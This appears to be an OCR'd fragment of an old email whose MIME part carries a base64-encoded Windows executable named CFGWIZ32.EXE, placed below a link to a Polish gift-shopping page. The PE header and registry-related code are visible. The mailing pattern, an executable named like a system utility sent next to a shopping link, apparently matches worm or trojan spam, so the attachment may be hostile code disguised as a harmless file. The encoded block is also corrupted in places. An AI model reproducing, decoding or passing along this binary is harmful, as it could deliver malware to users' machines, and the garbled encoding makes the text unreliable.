
[http://zakupy.onet.pl/prezenty.asp?k=7]

------=_NextPart_000_004A_01E6BD85.BEBD8520
Content-Type: application/octet-stream; name="CFGWIZ32.EXE"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="CFGWIZ32.EXE"


TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZG
UuDQ0KJAAAAAAAAABQRQAATAEGAIvcHzcAAAAAy7EAAOAADgELAQMKAFIAAABkAAAAAAAgDMAAAA
QAAAAcAAAAABAAAAQAAAAEAAABAAAAAAAAAAEAAAAAAAAAOy0AQAABAAAnvwBAAIAAAAAABAAABAA
AAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAACwAABkAAAAAMAAAIxBAAAAAAAAAAAAAAAAAAAAAAAA
BABAPwFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABgsQ
AA6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAA8FAAAAAQAAAAYAAAABAAAAAAAA
AAAAAAAAAACAAAGAucmRhdGEAAPEBAAAAcAAAABAAAABwAAAAAAAAAAAAAAAAAAABAAABALmRhdGEA
AABwJAAAAIAAAAAQAAAAgAAAAAAAAAAAAAAAAAAAAQAAAwC5pZGF0YQAAAgYAAACwAAAAEAAAAJAAA
AAAAAAAAAAAAAAAAEAAAEAucnNyYwAAAABQAAAAwAAAAFAAAACgAAAAAAAAAAAAAAAAAABAAABALn
JlbG9jAADspAAABABAACAAAAA8AAAAAAAAAAAAAAAAAAAQAAAwgAAAAAAAAAAAAAAAAAAAAAAAA


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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
sjkAAUOh0/v//g8QIuAEAAADppQAAAOmZAAAAi0UQJf//AACJRfjpQgAAAKHsjkAAUOgO////g8QE
iw3ojkAAiQFqAYtFCFD/FSCyQADpNAAAAGoCi0UIUP8VILJAAOkjAAAA6R4AAADpGQAAAIN9+AEPh
LT///+DffgCD4TR////6QAAAADpKQAAAOkkAAAA6R8AAACBffwQAQAAD4Q4////gX38EQEAAA+EbP
///+kAAAAAM8DpAAAAAF9eW8nCEABVi+yB7MgAAABTVlfHRfwAAAAAjUWAUGg/AA8AagBocHBAAGg
CAACA/xVgsUAAajCNhUj///9Qi0X8UItFgFD/FWyxQACJhUT///+DvUT///8AD4VnAQAAjYV8////
UGg/AA8AagCNhUj///9Qi0WAUP8VYLFAAIXAD4U4AQAAjYV8////UGg/AA8AagCNhUj///9Qi0WIU
Gg/AA8AagBonHBAAIuFfP///1D/FWCxQACFwA+FEwEAAMeFQP///4AAAADHhUT///8wAAAAg708////AA+
FvAAAAGpwakD/FfCxQACJhXj///+LhXj///+LjTj///+JAYuFeP///4mFOP///4uFfP///4uNeP//
/4lBBItFiIuNeP///4lBCItF/IuNeP///4lBDI2FSP///1CLhXj///+DwBBQ6CEdAACDxAiLhXj//
//HAAAAAADHhUD///8wAAAAjYVA////UIuFeP///4PAQFCNRYRQagBoxHBAAIuFfP///1D/FWixQA
CJhUT///+DvUT///8AD4QAAAAA/0X86W/+//+LRYzpAAAAAF9eW8nDVYvsg+wQU1ZXx0X8AAAAAMd
F8AQAAACNRfBQi0UIg8BoUI1F+FCNRfxQaNBwQACLRQiLQDhQ/xVosUAAiUX0g330AA+EAAAAAMdF
8BQAAACNRfBQi0UIg8BsUI1F+FCNRfxQaOhwQACLRQiLQDhQ/xVosUAAiUX0g330AA+EAAAAAItFC
ItAeItNCIlBYItFCItAYItNCIlBZItFCFDoDwAAAIPEBDPA6QAAAABfXlvJw1WL7IPsTFNWV8dFtA
AAAADpAwAAAP9FtIN9tAQPgzQBAACLRbRQaLCAQACNRchQ6GEbAACDxAzHRcQAAAAAjUXEUGg/AA8
Ai0X8UI1FyFCLRQiLQDhQ/xVgsUAAi0W0i0QDhQjUX4UI1F/FBo0HBAAItFxFD/FWixQACJRcCDfcAAD4QAA
AAAx0W4BAAAAI1FuFCLRQiLRbyDwFBQjUXsUGoAaEBwQACLRcRQ/xVosUAAi0W0i0W8i0QDgUiUYi0UIi028iQGLRcSLTbyJQQ6BQAAACDxATpv/7//zPA6QAAAABfXlvJw1WL7IPs
UFNWV8dF8AAAAADpAwAAAP9F8IN98AQPg0EBAACLRfBQaLiAQACNRbBQ6P8ZAACDxAzHReAAAAAAj
UXgUGg/AA8Ai0X8UI1FsFCLRQiLQARQ/xVgsUAAi0Xwi8jB4AMrwcHgAwNFCIPALIlF6ItFCIsAiU
X0g33gAA+FBQAAAOnaAAAAx0XkBAAAAI1F5FCLRQiDwLBQjUXkUGoAaEBwQACLRQiLQDhQ/xVosUAA
DfewAD4QAAAAAx0XkBAAAAI1F5FCLRQiDwGBQjUXkUGoAaEBwQACLRQiLQDhQ/xVosUAAiUXsg33sA
D4QAAAAAx0XkFAAAAI1F5FCLReiDwAhQjUX4UI1F/FBoGHFAAItF4FD/FWixQACJReyDfewAD4QAA
AAAx0XkGQAAAI1F5FCLReiDwB1QjUX4UI1F/FBoIHFAAItF4FD/FWixQACJReyDfewAD4QAAAAA6b
L+//8zwOkAAAAAX15bycNVi+yD7AxTVlfHRfwAAAAAx0X0BAAAAItF9FCLRQiDwGhQagOLRfxQaNB
wQACLRQiLQDhQ/xVwsUAAiUX4g334AA+EAAAAAMdF9BQAAACLRfRQi0UIg8BsUGoDi0X8UGjocEAA
i0UIi0A4UP8VcLFAAIlF+IN9+AAPhAAAAACLRQhQ6A8AAACDxAQzwOkAAAAAX15bycNVi+yB7MAAA
ABTVlfHhUD///8AAAAA6QYAAAD/hUD///+DvUD///8ED4NxAgAAi4VA////UGjEgEAAjYV4////UO
joFwAAg8QMx4Vc////AAAAAI2FXP///1BoPwAPAItFkFCNhWD///9Qi0UIi0A4UP8VYLFAAIuFQP/
//4vIjQSAweADK8HB4AIDRQgFgFgAAImFSP///4O9XP///wAPhQUAAADp9QEAAIuFQP///41Bo4IBA
AI1FlFDobxcAAIPEBIuFQP///41Bo9IBAAI1F9FDoXRcAAIPEBIuFQP///4tACFDodRcAAIPEBIuFQP
BcAAIPEDMeFRP///wsAAACLhUj///9AUI1FqFCNRZhQaCxBAACLRQiLQDhQ/xVwsUAAiUX4g334AA
O9TP///wAPhAAAAACLRQiLQDhQ/xVwsUAAiYVE////g71E////AA+EAAAAAMeFQP///wAAAADHhUT
NhVD///9QagGLRZBQjUXIUGjQcUAAi0VYhUz///+DvUz///8AD4QAAAAAx4VE////BAAAAIuFRP//
AIuFRP///1CLhUj///+DwFBQagGLRZBQjUWkUGgccUAAi0WAUP8VcLFAAImFTP///4O9TP///wAPh
AAAAMeFRP///wAAAADHhUj///9QagGLRZBQjUW8UGgAcUAAi0WAUP8VcLFAAIlF+IN9+AAPhAAAAA
CLRQhQ6A8AAACDxAQzwOkAAAAAX15bycIQAFWL7IHsPAAAAFNWV8dF9AAAAA

